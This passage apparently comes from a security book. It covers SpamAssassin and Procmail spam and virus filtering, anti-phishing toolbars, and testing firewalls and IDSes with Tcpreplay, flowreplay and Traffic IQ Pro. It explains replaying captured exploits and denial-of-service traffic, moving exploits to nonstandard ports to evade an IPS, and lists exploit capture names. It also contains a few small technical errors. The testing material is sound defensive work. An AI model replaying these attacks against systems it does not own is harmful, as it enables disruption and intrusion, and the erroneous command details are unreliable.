SpamAssassin contains its own network checks. Like the SpamCop plug-in, it can test the IP address of the originating server against several online DNS blacklists. This is done by default. The list of DNS tests is located in */usr/share/spamassassin/20_dnsbl_tests.cf*. Some of these tests ensure that the DNS server respects the RFC. A lot of legitimate DNS servers are not configured correctly; it is recommended to disable this category of tests:

```
skip_rbl_checks 0
rbl_timeout     15
score RFC_IGNORANT_ENVFROM    0.0
score DNS_FROM_RFC_DSN        0.0
score DNS_FROM_RFC_POST       0.0
score DNS_FROM_RFC_ABUSE      0.0
score DNS_FROM_RFC_WHOIS      0.0
score DNS_FROM_RFC_BOGUSMX    0.0
```

By default, SpamAssassin ensures that it has access to a valid DNS server by querying default hosts. This can be turned off on a reliable Internet connection:

```
dns_available yes
```

Trusted and internal hosts should be specified to avoid spending time doing a DNS blacklist test on them. A *trusted host* is a host that is not an open relay and that is not used directly by spammers. The IP address of these hosts or subnets can be added to the SpamAssassin configuration files:

```
trusted_networks    a.b.c.d/24
trusted_networks    w.x.y.z
```

```
trusted_network     m.n
internal_networks   192.168
internal_networks   10.0.0.1/24
```

All these network tests take much more time than matching regular expressions or than a Bayesian filter. They should be enabled if SpamAssassin has difficulties in classifying spam and good email.

16.17 SpamAssassin with Procmail

SpamAssassin can process email from the standard output or from files, but it cannot grab email from an SMTP server. A Local Delivery Agent (LDA) such as Procmail must be used to run SpamAssassin on every incoming email. The rules used in Procmail are similar to what was used for SpamProbe. But some actions, such as modifying the subject name for adding a header with the score, can be done directly in SpamAssassin. If `report_safe` is set to `1` or `2`, Procmail can inspect the header `X-Spam-Status` automatically added by SpamAssassin:

```
:0 fw
| /usr/bin/spamassassin
:0:
* ^X-Spam-Status: Yes
Spam.mail
```

If `report_safe` is set to `0`, Procmail can use the `X-Spam-Level` header to delete all spams that have a score of 10 or higher:

```
:0 fw
| /usr/bin/spamassassin
:0:
* ^X-Spam-Level: \*\*\*\*\*\*\*\*\*\*
/dev/nulll
```

SpamAssassin As a Daemon or Server

Similar to ClamAV, SpamAssassin provides a client, *spamc*, and daemon/server, *spamd*. *spamd* is written in Perl as is *spamassassin*, but *spamc* is written in C to maximize speed and minimize the memory size.

spamd can run as a daemon with this command:

```
[root@asus ~]$ spamd -d –pidfile=/var/run/spamd.pid
```

spamd loads the configuration files from *$HOME/.spamassassin* for every new connection, but not from */etc/mail/spamassassin*, which is only loaded at startup. To make *spamd* reload the global configuration file after an update, the signal `SIGHUP` must be sent to the daemon:

```
[root@asus ~]$ pkill –SIGHUP spamd
```

spamd can also run as a server and listen for connections on an IP address. *spamd* listens to port 783 by default. *spamd* can be run as *root* or as any other user with the -u switch:

```
[root@asus ~]$ spamd -d -pidfile=/var/run/spamd.pid -ip-address=a.b.c.d
-port=2048 -u julien
```

If *spamd* is not run as *root*, it is recommended to change the default port to a nonprivileged port number (> 1024); otherwise, *spamd* is not able to reload its configuration file.

The communication protocol between *spamc* and *spamd* is similar to what ClamAV uses. But the communication can be encrypted with SSL using the -S option on the client and -ssl on the server.

It is recommended to use *spamc* and *spamd* in place of SpamAssassin on a mail server to save computer resources. To do so, simply replace */usr/bin/spamassassin* by */usr/bin/spamc* (with -s if *spamd* is run on a different server) in *procmailrc*.

ClamAV, SpamProbe, and SpamAssassin with Procmail

ClamAV, SpamProbe, and SpamAssassin can be integrated within Procmail to have a complete email scanning system. SpamAssassin offers the same Bayesian filter as SpamProbe, but SpamProbe is much faster. It is better to run SpamProbe on email first, and then SpamAssassin if the score is low. SpamAssassin can also be used to feed spam to SpamProbe during the learning period and to keep the SpamProbe spam database up to date.

In addition, we can first exclude all email that has attachments with a file extension that is a virus 99.99 percent of the time (*.pif*, *.i386*, *.scr*, *.bhx*, *.vbs*):

```
SHELL=/bin/sh
PATH=:/bin:/usr/bin
# define a whitespace: a space or a tabulation, the equivalent of
[ \t] in a Perl regular expression
WS=[     ]
SUBJ=`formail -xSubject: `


# If the email is too big, send it to a quarantine server
:0 fhw
* > 10485760
| formail -i "To: quarantine@domain.net"

# Remove emails with attachments with "bad" extensions
:0 HB
* ^Content-[^:]:.*(file)?name${WS}*=.+\.(pif|i386|src|bhx|vbs)
/dev/null

# Run clamav if there is an attachment
```

```
:0
* ^Content-Type:.*(attachment|multipart)
{
    CLAMAV= `clamdscan --no-summary --stdout -`
    EXIT_CODE=$?

    #any issue?
    :0:
    * -1^0
    * $EXIT_CODE^0
    ! clamav-error@domain.net

    # any virus?
    :0 fwh
    * CLAMAV ?? : \/.* FOUND
    | formail -I "X-ClamAV: $MATCH" -I"Subject: virus ${MATCH} found - ${SUBJ}"

}

# Check if spamprobe classifies the mail as spam at 98% or more
:0 afwh:
* ^X-SpamProbe: SPAM 0.9[8-9]
| formail -I"Subject: ***SPAM*** ${SUBJ}"

# If not a spam, or if the score is low, check with spamassassin
:0 fw
|  spamc
:0:
* ^X-Spam-Level: \*\*\*\*\*\*\*\*\*\*
{
    #Train spamprobe with this email
    :0
    |spamprobe spam

    # modify the subject and sent it
    :0 fwh
    | formail -I"Subject: ***SPAM*** ${SUBJ}"
}
```

In this configuration, `report_safe` must be set to `0` and `rewrite_header` cannot be used in SpamAssassin configuration files to ensure that the email is not altered before it is sent to SpamProbe. Otherwise, the SpamProbe will be skewed by the words introduced systematically in spams by SpamAssassin.

16.18 Anti-Phishing Tools

There is no miracle tool to catch phishing emails, but rather a set of tools that can catch phishing web sites at different levels.

Email Filtering

Phishing can be caught by Bayesian filters. They often require you to "update your information" because "your account has been disabled," phrases that are not often seen in legitimate email. However, some phishing emails have the same text as legitimate emails, only the links are forged.

SpamAssassin contains tests in */usr/share/spamassassin/20_uri_tests.cf* to check URLs contained in email. For example, `NUMERIC_CHECK_ADDR` and `NORMAL_HTTP_TO_IP` look for an IP address in a URL, which is very common in phishing. Other tests look at ways to hide the real domain name.

The ClamAV daily and main databases contains more than 900 definitions of phishing email. These signatures contain "phishing" in their name; for example, *HTML.Phishing.Bank-527*. These signatures apply to the email body, not on the attachments. The Procmail rules used previously to run ClamAV must be modified to not check the presence of the attachment:

```
CLAMAV= `clamdscan --no-summary --stdout -`

:0 fwh
* CLAMAV ?? : \/.*Phishing.* FOUND
| formail -I "X-ClamAV: $MATCH" -I"Subject: *** Phishing ***"
```

It is possible to only use the phishing signatures with ClamAV. *main.cvd* and *daily.cvd* must be unpacked (see the section "MD5 Signatures" earlier in this chapter) to extract all phishing signatures to a new directory. This can be done with this script:

```
#!/bin/sh

for SIGNATURE in `grep -i phishing *`;
do
    echo `echo $SIGNATURE|cut -d: -f2,3,4,5`>> /usr/share/clamav-phishing/`
echo $SIGNATURE|cut -d: -f1`;
done;
```

The `-d /usr/share/clamav-phishing` option can be used to load the new databases.

Toolbar for Web Browsers

Some phishing emails slip through the email filtering systems. The next line of defense is a toolbar installed on the web browser of each client that warns the user when he is about to display the fraudulent web site. Both Firefox and Microsoft Internet Explorer have support for such toolbars, including the Google Toolbar, Netcraft Anti-Phishing Toolbar, TrustWatch Toolbar, and SpoofStick.

The Google Toolbar (*http://toolbar.google.com/*) and the Netcraft Anti-Phishing Toolbar (*http://toolbar.netcraft.com/*) have a dynamic list of phishing web sites, as shown in Figure 16-5. Users can also report fraudulent web sites.


Sign In - Mozilla Firefox
Web Forgery
This page is very likely to have been designed to trick users into sharing personal or financial information. Entering any personal information on this page may result in identity theft or other fraud. more »
Get me out of here!
Ignore this warning
Google
Sign In

Figure 16-5. Google Toolbar warning

The Google Toolbar displays a warning *after* the page is loaded. If the web site contains exploits, the attacks are not prevented by this toolbar. Netcraft displays a warning *before* the page is loaded, as shown in Figure 16-6.


Phishing Site detected!
The page you are trying to visit has been blocked by the Netcraft Toolbar because it is believed to be part of a fraudulent phishing attack.
URL:
http://58.148.38.46/~cdsk/%2520/ws/eBayISAPI;dllSignIn%26co_partnerId=2/pUserId=%26siteid=0%26pageType=%26pa1=%26i1=%26bshowgif=%26UsingSSL=%26ru/
If this is a mistake, please report it using
'Report Incorrectly Blocked URL' in the Netcraft Menu.
Do you still want to go there?
Yes
No

Figure 16-6. Netcraft Anti-Phishing toolbar warning

The TrustWatch Toolbar (*http://toolbar.trustwatch.com/*) behaves like a whitelist, whereas the two previous are blacklists of phishing web sites. Trustwatch displays the Verified icon for known legitimate sites, as in Figure 16-7.

Figure 16-8 shows that this icon is also displayed on the search results of major search engines such as Google, MSN, and Yahoo!.

SpoofStick (*http://www.spoofstick.com/*) has a different approach. Phishing web sites often use different techniques to hide the actual domain name. Spoofstick displays clearly the hostname the user is browsing, as shown in Figure 16-9.

These anti-phishing toolbars can help protect you from threats coming from unknown web sites, and are a worthwhile addition to your Internet security toolbox.

oreilly.com -- Welcome to O'Reilly Media, Inc. - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.oreilly.com/
TrustWatch Search Report Fraud Feedback www.oreilly.com
O'REILLY®
Home Network Store Safari Books Online Conferences Courses Academic Solutions About

Figure 16-7. Legitimate web site known to TrustWatch



Figure 16-8. TrustWatch search extension in use on Google

16.19 Conclusion

It is important to secure your own computer. Even at work, you should not rely solely on the email anti-virus or anti-spam installed by the IT department. These corporate servers protect you from threats coming from the outside of the local network, but usually not against malware spread from inside the networks.



Figure 16-9. Spoofstick extension

Over 80 percent of personal Windows computers are infected with an average of 30 spyware. In 2006, more that 500,000 malicious web sites were identified. More than 10,000 new malicious software programs were found in 2006. An unprotected PC had a 50 percent chance to be hit by a worm within 12 minutes. The risk is real, and most people who have an infected machine do not realize it for weeks (sometimes months).

You should install more than one security tool on your computer. An anti-virus program is required on all Windows systems. It is better to have at least two; for example, one running all the time, and one to use for a full scan of your computer once a week. You can also install the four anti-fishing toolbars on your web browser for better security. The only downside is the processing power and memory that you dedicate to security.

—Julien Sobrier

17

Device Security Testing

Network devices should be tested regularly to discover potential issues before an attacker does. You can test security features and stability:

- Test security features to verify that the device is working correctly and to make sure that it was configured correctly. The tests can also be done to compare different solutions and decide which one works better for you.
- Test stability to verify that the device does not crash. This test can be done for any network device, but it is even more important for security devices. If a routing device crashes, you lose network connectivity. If a security device crashes, you might silently lose all protections on your network and open your infrastructure to attacks. Attackers often try to bring a server down to in order to impersonate it (e.g., for DNS spoofing).

There is a variety of open source and proprietary software and hardware to do such tests. This chapter focuses on two types of testing:

- Replaying known traffic to test Intrusion Detection Systems (IDS) such as Snort (see Chapter 19) or the advanced security features of a firewall (see Chapter 13).
- Generating pseudorandom traffic to test the stability of any network device.

Replaying traffic is not as easy as it seems. There are lots of tools available to do it, but they do not have the same design or the same features. It is important to define clearly what you are trying to test to choose the best tool for your tests. Then, you need to work on the automation. Most of the free tools presented in this chapter require you to do your own automations. There are vendors who offer powerful software or hardware that do all the work, but not for free.

In this chapter, we'll examine the Tcpreplay suite (including *flowreplay*), Traffic IQ Pro, the ISIC suite, and the Protos suite. It is important to understand how these tools work and what they should be used for. Misusing them makes their results useless and your network vulnerable.

17.1 Replay Traffic with Tcpreplay

Tcpreplay is a command-line tool used to replay packet captures (see Section 18.2) and is available on Linux, Mac OS X, and BSD. It is also the name of a suite of tools containing:

Tcpreplay
: Replays packet captures on one or two interfaces

flowreplay
: Replays client traffic only to an existing server

tcpprep
: Preprocesses a packet capture to determine clients and servers

tcprewrite
: Modifies the packets (introduced in version 3)

tcpbridge
: Bridges two network segments

Some Linux distributions do not distribute *tcprewrite* and *tcpbridge* as part of the Tcpreplay version 3 package. If you need these tools, you should download the sources from *http://tcpreplay.synfin.net/trac/wiki/Download*.

Tcpreplay is open source. It is now maintained by Aaron Turner. As of this book's writing, 2.x is the stable branch. 3.x is still in development, but it is already more optimized than the stable branch and it replays traffic faster.

What and How to Test

Tcpreplay does not generate traffic; it replays existing packet captures (see Section 18.2). The tool replays traffic on two interfaces. It is possible to use one interface for the client requests and one for the server. However, Tcpreplay does not tell you if the packet sent on one interface reached the second one. So, it is not possible to know whether a packet was dropped by a firewall device.

Use Tcpreplay to test IDSes (see Section 20.1) and firewall features such as backdoor detections or deep inspection. This tool cannot be used to test if these devices drop the traffic, but can be used to create logs. Tcpreplay allows you to precisely:

- Test attack detections by replaying exploits to see whether they are detected by the device.
- Test false positives by replaying legitimate traffic (preferably representative of your network) to check whether the device incorrectly reports some packets as attacks.

First configure the IDS or the firewall to log attacks while letting them through.

IDSes should not drop traffic silently. Firewalls, however, often drop malformed traffic but do not always generate a log. This makes the testing of firewalls a bit harder, as you have to double-check that the traffic was not dropped silently.

If you test a device inline (a firewall or an IDS configured inline), the test bed will look something like Figure 17-1.



Figure 17-1. Test bed set up to replay traffic

If you replay traffic to an IDS in sniffer mode, only one interface is needed, connected directly to the sniffer interface.

Note that *flowreplay* (see "flowreplay") should be used to test a server. It also requires a packet capture, but it replays the client packets only to the server to test. *flowreplay* can also be used to replay exploits against a server.

tcpreplay

tcpreplay can replay traffic on one or two physical interfaces. It can also modify the packets before sending them. To replay a packet capture on one interface, enter the following:

```
[root@crab ~]# tcpreplay -i eth0 /tmp/packets.pcap
sending on: eth0
 722 packets (513944 bytes) sent in 334.65 seconds
 1535.8 bytes/sec 0.01 megabits/sec 2 packets/sec
```

Tcpreplay tools must be run as *root* on Linux.

By default, *tcpreplay* replays the packets at the same speed as the original capture. Note that the speed displayed at the end is not accurate enough to use this tool to measure performance.

A couple of error messages can appear when replaying a packet capture (and *tcpreplay* can fix them):

Bad checksums
: With the `-F` option, *tcpreplay* can automatically correct the IP, TCP, and UDP checksums before sending packets.

Wrong Maximum Transmission Unit (MTU)
: Packets can be larger than the MTU of the interface they must be sent to. By default, these packets are skipped. They can be truncated with the `-T` option and sent on the wire. This enables the `-F` option automatically.

Truncated packets
: If packets were truncated during the initial capture, they must be padded with null bytes or the IP length must be changed. This can be done with the `-u pad` or `-u trunc` options. This enables the `-F` option automatically.

The option `-u` works for IPv4 packets only. Other types of packets, such as IPv6, are not modified.

Wrong or missing layer 2
: Some tools do not capture layer 2. For packet captures on Linux, you might see Linux cooked captures in Wireshark as layer 2 data (see Section 18.2). The layer 2 data must be rewritten before it is sent. This is possible with the `-2` option followed by the data in hexadecimal format. For IP packets, you can use:

```
-2 01,02,03,04,05,06,AA,BB,CC,DD,EE,FF,08,00
```

The first six bytes (`01,02,03,04,05,06`) define the MAC destination address. The next six bytes are the source MAC address. Do not worry about their values. *tcpreplay* has arguments to rewrite the MAC addresses easily (see Section 18.3).

The last two bytes are the protocol number (`8000` for IPv4).

To enable all these options when replaying packet captures for IPv4 traffic only, the command looks like this:

```
tcpreplay -i eth0 -u trunc -T -2 01,02,03,04,05,06,AA,BB,CC,DD,EE,
FF /tmp/packets.pcap
```

Instead of adding the options to the command line, you can also put all the options in a file and tell *tcpreplay* to use it. For the previous command, the file is:

```
#Common options
intf    eth0
truncate    trunc
untruncate
l2data    01,02,03,04,05,06,AA,BB,CC,DD,EE,FF,80,00
```

Use the `-f` option to load the file:

```
tcpreplay -f /path/common-options.txt /tmp/packets.pcap
```

You can create an alias for this command:

```
[root@crab ~]# alias replay="tcpreplay -f /path/common-options.txt"
```

You can control the speed at which packets are replaced by using these options:

Option	Description
`-m x`	Replays the packets *x* times faster. You can use decimal numbers; e.g., `-m 0.1` sends packets 10 times slower than the original capture.
`-p n`	Replays *n* packets per second.
`-R`	Replays packets as fast as possible.
`-1`	Replays one packet at a time. The user must press a key to send the next packet.

It is also possible to control which packets are sent:

Option	Description
`-x n,p,q`	Replays packets number *n*, *p*, and *q* only.
`-X n,p,q`	Replays all packets except number *n*, *p*, and *q*.
`-M`	Do not send martian packets; i.e., packets with IP addresses that should not be seen on a network: 0.*.*.*, 127.*.*.* and 255.*.*.*.
`-o n`	Start with the packets that fall after *n* bytes in the capture.
`-l n`	Replays the packet capture *n* times.
`-L n`	Stop after sending *n* packets.

I usually test devices that can handle a much higher throughput than my 10 MB Ethernet card, so I use the `-R` option frequently.

Rewrite Packets with Tcpreplay

Tcpreplay can alter packets in addition to fixing them. It can modify layer 2 (MAC addresses), layer 3 (IP addresses), and layer 4 (TCP and UDP ports). These options are very powerful. Let's look at examples of each and how they can be used.

In the Tcprelay version 3.x branch, all packet-editing features were moved to a new tool called *tcprewrite*. A couple of new features, such as vlan editing, were added to this program.

MAC address

tcpreplay can modify the source and destination MAC address base. If you use two interfaces to replay the client and server side traffic (see the following section "Tcpreplay with Two Interfaces"), *tcpreplay* can set a new source and/or or destination MAC address for each interface. The arguments are `-I` and `-k` to change the destination and source MAC address on the primary interface, `-J` and `-K` for the secondary interface:

```
tcpreplay -i eth0 -I 11:22:33:44:55:66 -k AA:BB:CC:DD:EE:FF /path/capture.pcap
```

This option is used to test routing devices or firewalls. The destination MAC address must be set to either the device interface MAC address or to the MAC address of the second interface that replays traffic; otherwise, the device drops the packets.

You can also change the source or destination MAC address to a layer 2 broadcast address; e.g., `FF:FF:FF:FF`.

IP address

You can normalize a packet capture by changing all source and destinations to the same pair of addresses with the `-e` argument. This command changes all source IP addresses to 1.1.1.1 and all destination IP addresses to 2.2.2.2:

```
tcpreplay -i eth0 -e 1.1.1.1:2.2.2.2 /path/capture.pcap
```

The address can be changed to a multicast or broadcast address to verify how the device handles this type of traffic. When testing a router, you can make the traffic go from one network to another. Or it can be used simply to replay different packet captures from known IP addresses to easily sort the device logs.

With its ability to write packet captures to a file instead of a physical interface, *tcpreplay* is a great tool for providing clean *pcaps*:

```
tcpreplay -i eth0 -e 1.1.1.1:2.2.2.2 /path/capture.pcap -w /path/normalized.pcap
```

You can change the IP address to test corner cases, including:

- Broadcast addresses
- Multicast addresses (224.0.1.0 to 244.255.255.255)
- Martian addresses (0.0.0.0 to 0.255.255.255, 127.0.0.0 to 127.255.255.255, and 255.0.0.0 to 255.255.255.255)
- Routable addresses against local addresses (10.0.0.0 to 10.255.255.255, 172.16.0.0 to 172.31.255.255, and 192.168.0.0 to 192.168.255.255)
- Same source and destination address, also called a *LAND attack*. This type of packet is used to lock up a Windows 95 machines.

It is also possible to translate IP addresses from one block to another with the `-N` option, but I rarely use this, and only to test a NAT feature of a device. To translate IP addresses to a new block, the command is:

```
tcpreplay -i eth0 -N 1.1.1.1,1.255.255.255:10.1.1.1,10.255.255.255.255
/path/capture.pcap
```

IP addresses can also be changed pseudorandomly with the -s argument. This option is usually used with the -l (loop) argument to replay the packet capture with different IP addresses. Using different seed numbers, you get different pseudorandom sequences of IP addresses. The command to replay a packet capture 5000 times with different addresses is:

```
tcpreplay -i eth0 -s 600 -l 5000 /path/capture.pcap
```

The -N and -s arguments automatically enable the -F argument (fix checksums). All the packets have to be modified, so new checksums must be created.

TCP/UDP port

Like the IP address, the source and destination ports can be changed. This is very useful to check whether an IPS or Firewall can be evaded by replaying an exploit on a different nonstandard port (e.g., an HTTP exploit on port 22). It can also be used to verify whether the device can recognize, for instance, HTTP traffic on less common ports such as 8080 and 8000). Several products, such as Oracle Web Server, run by default on a nonstandard port. If the IPS parses HTTP on port 80 only, a default configuration of these products would leave them unprotected.

To change a port number, use the -4 argument. It changes the source or destination port to the new value. A list of translations can be provided:

```
tcpreplay -i eth0 -4 80:8080,81:7000 /path/capture.pcap
```

It is not possible to specify or replace only the destination or the source port. If the flow contains a connection to a privileged port, under 1024, the client source port is likely to be over 1024 whereas the destination port is under 1024. The preceding example assumes that 80 and 81 are destination ports.

By the way, the -4 argument also fixes checksums on all TCP/UDP packets.

Tcpreplay with Two Interfaces

tcpreplay can separate requests and replies on two physical interfaces, based on the IP address. This is used to test inline devices such as firewalls and IPSes. However, the disadvantage to testing inline devices that can block traffic is that *tcpreplay* does not reveal how many packets are received on each interface. If you sent packets on interface *eth0*, you do not know how many of them reached the second interface.

The second interface is specified with the `-j` argument. You can manually specify what source IP addresses should be replayed from the primary interface with the `-C` option:

```
tcpreplay -C 192.168.0.0/24,10.0.0.0/24 -i eth0 -j eth1 /path/capture.pcap
```

`-C` takes a list of IP address with a mask (`0` to `32`). The mask indicates the range of addresses to include around the IP address mentioned.

`/32` is the equivalent of the netmask 255.255.255.255. 192.68.0.1/32 represents only the IP address 192.168.0.1.

`/24` corresponds to the netmask 255.255.255.0. 192.168.0.0/24 contains all addresses from 192.168.0.0 to 192.168.0.255

Similar to how we used the `-I` and `-k` arguments to change the destination and source MAC address on the primary interface, we can use the `-J` and `-K` options for the secondary interface:

```
tcpreplay -C 192.168.0.1/32 -i eth0 -j 11:22:33:44:55:66 -k AA:BB:CC:DD:EE:FF -j
eth1 -J 66:55:44:33:22:11 -K FF:EE:DD:CC:BB:AA  /path/capture.pcap
```

All other options apply to both interfaces.

Specifying the IP address in the command line is possible when the capture contains a few sessions and when only a few packet captures are replayed. But this requires too much time with large captures or with a large set of files. Fortunately, Tcpreplay comes with *tcpprep*, a tool to automate this process. *tcpprep* creates a file that identifies the IP addresses of client requests from the IP addresses of server replies. This file can then be used with *tcpreplay*.

Non-IP packets are sent as client traffic (secondary interface) by default. To send them as packets from the server, use the option `-N` *server*.

tcpprep can be used in auto-mode to separate client traffic (assigned to the secondary interface) from the server traffic (assigned to the primary interface). You must also specify what type of network *tcprep* should recreate:

Bridge
: *tcpprep* tries to determine which machines are clients and which ones are servers. By default, if a machine opens twice more connections as server than clients, it is considered a server. The ratio can be modified with the `-R` option.

  The bridge option is the only one that can cause *tcpprep* to give up when a system cannot be classified.

Client
: Same as bridge, but unclassified machines are set to clients.

Server
: Same as bridge, but unclassified systems are set as servers.

Router
: *tcpprep* tries to build a list of subnetworks. Systems that cannot be classified with the ratio of connections are set as servers if they belong to a subnetwork that contains servers.

Port
: The classification is done on the port number for UDP and TCP traffic.

The command to create a cache file for *tcpreplay* in client mode is:

```
tcpprep -a -n client -i /path/capture.pcap -o /path/capture.pcap.cache
```

Sometimes *tcpprep* may wrongly classify a client as a server when used on packet captures that contain a large number of connections. To avoid this, it's possible to do a classification based on ports, providing better results with captures that contain only UDP and TCP traffic. If a destination port is under 1024, the destination is very likely to be a server. To help *tcpprep* with ports over 1024, you can provide a list of known server ports. This list should be in the same format as the Unix file */etc/services*:

```
[...]
radius    1812/tcp
radius    1812/udp
nfs        2049/tcp
nfs        2049/udp
[...]
```

If you run *tcpprep* on a Unix or Linux system, you can point it directly to this file:

```
[julien@asus ~] tcpprep -p -s /etc/services -i /path/capture.pcap -o
/path/capture.pcap.cache
Parsing services...
```

A comment can be inserted into the cache file with the argument `-C` "Add a comment here". It can then be read with the `-P` option.

tcpprep can use the `-c` argument as *tcpreplay* uses `-C`, or it can match the source IP address against a regular expression to perform a manual classification. For example, *tcpprep* can classify all IP addresses starting with 10 or 192 and ending with 100 or more as belonging to a server and the others to clients:

```
tcpprep -r "(10|192)\.\d+\.\d+\.(1|2)\d\d" -i /path/capture.pcap -o
/path/capture.pcap.cache
```

The cache file can be used by *tcpreplay* with the `-c` option:

```
tcpreplay -c /path/capture.pcap.cache -i eth0 -j eth1 /path/capture.pcap
```

flowreplay

flowreplay is under heavy development, and it is not fully functional as of this writing. It is part of Tcpreplay version 3.x, and you must install it from source. *flowreplay* does not handle IP fragmentation, but it works well for simple cases.

flowreplay replays the TCP/UDP client side of a packet capture against a real server. To replay TCP traffic, the three-way handshake must be present. *flowreplay* replays layers 5–7, and the underlying layers are handled directly by the operating system, so the source port and sequence numbers are not the same as the original packet capture. I usually use it to reproduce an exploit captured previously against a different server.

The only mandatory argument, beside which packet capture to use, is the time when the server has sent all the data and *flowreplay* should send the next packet. The three modes for this are:

`send`
: Sends the clients packets as fast as possible. It is the best mode to replay a denial of service against a real server.

`bytes`
: Waits for the amount of bytes originally seen from the server in the packet capture before sending the next packet. This is the correct mode when the server is expected to send the same amount of data as seen in the packet capture.

  Bytes mode does not work if the server sends less data because *flowreplay* waits indefinitely for more data, but it may work if the server sends more data. For example, if *flowreplay* replays an HTTP request against a web server, and the web server replied about 500 bytes of HTTP traffic, it will still work if the web server replies with less than 1,500 bytes as long as it is contained in one packet. There are other cases like this where *flowreplay* works well when the sever replays more data than in the original packet capture.

`wait`
: Waits for a period of time specified with `-w` *`seconds.micro-seconds`*. This mode should be used when the amount of data sent back by the server may be very different from the original packet capture.

The command to replay a packet capture in bytes mode is:

```
flowreplay -m send /path/capture.pcap
```

flowreplay automatically determines who the client is and who the server is. But it is possible to help identify the IP addresses of the clients and the IP addresses of the servers with arguments similar to the `-C` option of *tcpreplay*. To identify client IP addresses, use this format:

```
-c 192.168.1.100/32,10.0.0.0/24
```

To identify server IP addresses, use this format:

```
-s 4.2.2.1/24, 208.10.10.1/24
```

It is also possible to replay traffic against another server by changing the target IP address with the -t argument:

```
flowreplay -m send -t 10.0.0.1 /path/capture.pcap
```

If the packet capture contains several sessions, you can specify to replay the traffic with a certain protocol and/or certain destination port only. To replay the traffic on TCP/80 only, type:

```
flowreplay -m send -p tcp/80 /path/capture.pcap
```

Tomahawk

Tomahawk is another open source tool that replays traffic. This section does not describe how to use it, but rather how it compares to *tcpreplay*. Tomahawk and its documentation can be downloaded from *http://www.tomahawktesttool.org/*.

Tomahawk was specifically designed to test the blocking ability of inline devices such as firewalls and IPSes. It requires two interfaces: one for the client traffic and one for the server traffic. Similar to *tcpreplay*, Tomahawk can automatically (or semi-automatically with hints from the user) separate both sides of the traffic from a packet capture.

The main difference with *tcpreplay* is that Tomahawk checks whether packets sent on one interface reach the second interface. It can resend a packet that did not go through the device after a specified timeout delay. It also ensures that packets are received in the same order that they are sent.

Tomahawk, like *tcpreplay*, can misclassify client traffic as being sent by the server, or the reverse. It also has trouble dealing with heavily fragmented traffic.

Although it has been used as a performance tool to test inline devices, Tomahawk was not designed for this and should not be used for testing performance.

17.2 Traffic IQ Pro

Traffic IQ Pro is proprietary software by the company Karalon (*http://www.karalon.com*). This tool tests inline security devices such as firewall and IPS. It runs on Windows only, and requires two network cards to take advantage of all its features.

Traffic IQ Pro provides more than a graphical interface. It comes with exploits and attacks captures ready to replay, a complete packet with editor the ability to know whether packets reached their destination, and a reporting system to test several packet captures.

Setup

Traffic IQ Pro uses the concept of internal and external machines. Each physical network card is associated with a virtual machine. The requests are sent from the internal machine to the external machine; replies go from the external machine to the internal machine.

You can use the same IP address for both the internal and the external machine, but the packets will not go out on the wire. This is useful to make a packet capture of the attack files with Ethereal/Wireshark (see Section 18.2), since there is no export function in Traffic IQ Pro.

Each machine has a MAC address and an IP address that you can change. The IP address of each machine is redefined when you replay traffic. If the interfaces are not connected directly to an inline device, but to an actual network, you can define default gateways with their IP addresses and MAC addresses. See Figure 17-2.

The MAC addresses for the virtual machines should be different from the physical card addresses. If you need to put the same MAC address as the physical Ethernet card, you need to disable the IP stack for this card.

Do not forget to change the TTL, timeout, and retries number. These values are used when replaying traffic:

TTL
: Put the Time To Live to `0` to use the default TTL from the traffic file.

Retry
: The number of times a packet should be resent before giving up.

Timeout
: The default timeout before resending a packet.

If the device to test is directly connected to the Windows PC that hosts Traffic IQ Pro, you can leave the TTL at `0`. But if your PC is part of a real network and you need to traverse several network devices, you should set it to a high value to make sure all packets live long enough to reach their destination.

A test is defined as failed when one packet does not reach its destination; e.g., when a request sent from the internal machine does not reach the external machine. The timeout defines how much delay is accepted, and the retries specifies how many times the packet should be sent before the test is deemed to have failed. If the device is not stressed, the retry number should be set to `0`, and the timeout can be left at `10` ms. If you are stressing the device while replaying traffic files, you should allow one to three retries at least.



Figure 17-2. Traffic IQ Pro network settings

Replay Traffic Files

Traffic IQ Pro comes with traffic to replay. Several updates a year are released by Karalon with additional traffic. There are two types of traffic files:

Attacks
: Used to test an IPS or the advanced detection mechanisms of a firewall, as shown in Figure 17-3.

Clean traffic
: Useful to test whether a firewall can detect protocols on nonstandard ports.

The TTL, retries number, timeout, and MAC addresses defined in the setup are kept when replaying a traffic file. But the IP addresses, port numbers, and direction are chosen in the Traffic Window and can be changed easily for each run.

I usually keep the same IP addresses for all my tests. You can add some randomness by using the wildcard * in the IP address; e.g., `192.168.1.*` or `*.*.*.*`.

The destination port number is usually set to `0` to replay the traffic file on the default server port. However, you can change it to a different value to verify that the IPS can detect attacks on nonstandard ports. The source port is usually *, a random number.


Karalon - Traffic IQ Pro
File Help
Traffic
Groups
Scan
Prompt
Editor
Reports
Settings
Traffic Replay
Import
Play
Pause
Stop
Internal machine
IP 192.168.1.1
Port *
Direction
External machine
IP 192.168.2.2
Port 0
FTP GlobalSCAPE Secure FTP Server user input overflow (win32_exec) S.kar
FTP GlobalSCAPE Secure FTP Server user input overflow (win32_reverse) S.kar
FTP GlobalSCAPE Secure FTP Server user input overflow (win32_reverse_stg) S.kar
FTP IIS wildcard DOS S.kar
FTP Netterm dele overflow S.kar
FTP Netterm dir overflow S.kar
FTP Netterm ls overflow S.kar
FTP Oracle 9iXDB FTP PASS Overflow (win32_adduser) S.kar
FTP Oracle 9iXDB FTP PASS Overflow (win32_bind) S.kar
FTP Oracle 9iXDB FTP PASS Overflow (win32_bind_meterpreter) S.kar
FTP Oracle 9iXDB FTP PASS Overflow (win32_bind_stg) S.kar
FTP Oracle 9iXDB FTP PASS Overflow (win32_exec) S.kar
FTP Oracle 9iXDB FTP PASS Overflow (win32_reverse) S.kar
FTP Oracle 9iXDB FTP UNLOCK Overflow (win32_adduser) S.kar
FTP Oracle 9iXDB FTP UNLOCK Overflow (win32_bind) S.kar
FTP Oracle 9iXDB FTP UNLOCK Overflow (win32_bind_meterpreter) S.kar
FTP Oracle 9iXDB FTP UNLOCK Overflow (win32_bind_stg) S.kar
FTP Oracle 9iXDB FTP UNLOCK Overflow (win32_bind_stg_upexec) S.kar
FTP Oracle 9iXDB FTP UNLOCK Overflow (win32_exec) S.kar
FTP Oracle 9iXDB FTP UNLOCK Overflow (win32_reverse) S.kar
FTP VMware NAT Networking FTP Commands Buffer Overflow Vulnerability S.kar
FTP w00f S.kar
FTP wh0a 1 S.kar
FTP wuftpd bobek S.kar
FTP wuftpd wuftpdgod S.kar
